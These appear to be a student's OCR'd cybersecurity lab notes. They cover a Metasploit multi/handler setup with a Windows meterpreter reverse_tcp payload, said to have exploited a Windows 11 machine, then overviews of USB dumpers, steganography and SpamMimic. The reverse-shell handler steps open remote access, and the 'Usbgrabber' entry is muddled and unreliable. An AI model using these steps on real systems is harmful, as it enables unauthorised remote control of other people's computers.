


Name : kunal Jawale

Next go for msfconsole




- Use exploit/multi/handler
- Set payload windows/x64/meterpreter/reverse_tcp ❍ Show options
- Set LHOST <kali IP>



Name : kunal Jawale

- Exploit
- help :- to show which command we use for this exploit



Here we successfully exploit windows 11 system .

- ***usbdumper :-***

USB dumpers, often referred to as "USB recovery tools" or "USB data extractors," offer several benefits for transferring data and retrieving information from USB drives. These utilities can help recover data that might have been deleted or lost, facilitate data backups, and enable the extraction of data from devices that are malfunctioning or inaccessible.

Key Benefits of USB Dumpers:

- **Data Recovery:**

They can be used to recover data from USB drives that have been corrupted or formatted, allowing users to retrieve lost files and folders.

- **Data Backup:**

  USB dumpers can create backups of data stored on USB drives, providing a secure copy in case of accidental deletion or device failure.

- **Data Transfer:**

  They can facilitate the transfer of data between devices, including devices that are not directly connected to a computer, such as older instruments or specialized equipment.

- **Device Analysis:**

  Some USB dumpers can be used to analyze the contents of USB drives, providing information about the files, folders, and other data stored on the drive.

- **Security:**

  They can be used to create secure copies of sensitive data, ensuring that the data is protected and can be recovered if necessary.

In essence, USB dumpers provide a convenient and reliable way to manage data on USB drives, offering features for recovery, backup, transfer, and analysis.

- **Usbgrabber :-**

  USB frame grabber is an interface card used to connect industrial cameras and industrial control computers.

Steganography

Name : kunal Jawale

Steganography in cybersecurity refers to the practice of concealing information within seemingly ordinary files or messages to avoid detection. This technique is used for both legitimate and malicious purposes, with cybercriminals often employing it to hide malware, commands, or instructions within images, audio, videos, or even text.

How it works:

Steganography works by embedding hidden data within a "cover" file (like an image, audio file, or text document) in a way that's difficult to detect without specialized tools or knowledge. The hidden data, which could be a secret message, malware, or instructions, is disguised as part of the cover file's content.

Examples of Steganography in Cybersecurity:

- **Malware hiding:**

  Cybercriminals might hide malicious code within images, videos, or audio files to evade detection by antivirus software or intrusion detection systems.

- **Command and control:**

  Attackers can use steganography to send instructions to compromised systems, even if those systems are under surveillance.

- **Data exfiltration:**
  Steganography can be used to leak sensitive information from a compromised network, making it harder to detect than traditional data exfiltration methods.

Why it's important for cybersecurity professionals to understand:

- **Detection:**

  Understanding how steganography works is crucial for developing and implementing detection methods to identify and mitigate steganography-based attacks.

- **Defense:**

  Cybersecurity professionals need to be aware of the potential for steganography attacks and implement measures to protect systems from such threats.

- **Awareness:**
  Educating users about the potential for steganography-based attacks can help them avoid clicking on malicious images or other files.

Mitigation:

- **Enhanced monitoring:**

  Implementing monitoring tools for file and network traffic can help detect suspicious activity related to steganography.


- **Security awareness training:**

  Educating users about the risks of steganography and how to identify suspicious files can help prevent attacks.

- **Steganalysis tools:**
  Using specialized software to analyze files for hidden data can help identify and remove steganography-based threats.

/ here are some steganography tools

Name : kunal Jawale



O Spammimic :-

Spammimic is a steganography tool that hides information within spam email messages. Its primary benefit is that it can conceal the fact that sensitive information is being transmitted, as the presence of the hidden message is more likely to be missed if it's disguised as a spam email. This contrasts with cryptography, which focuses on making the message content unreadable, rather than hiding the message's very existence.

Here's a more detailed look at the benefits:

- **Hiding the fact that a message is being transmitted:**

  Steganography, including tools like SpamMimic, aims to hide the fact that a message is being transmitted, rather than just protecting its content. This is useful when even the act of sending a message might be suspicious.

- **Disguising the message within a seemingly harmless carrier:**

By embedding the hidden message within a spam email, which is often considered a common and innocuous form of communication, the message's existence is less likely to be detected.

- **Complementary use with cryptography:**


  Steganography and cryptography can be used together to provide two levels of protection. Cryptography can protect the content of the message, while steganography can conceal the fact that a message is being transmitted.

- **Versatile applications:**

  Steganography can be used to hide a wide range of information, including text, images, video, or audio, making it suitable for various purposes.

In essence, SpamMimic leverages the prevalence and seemingly harmless nature of spam emails to create a veil of obscurity for hidden messages, making it a tool for situations where the mere transmission of information needs to be concealed, as well as when combined with other security measures like cryptography.

Name : kunal Jawale



Name : kunal Jawale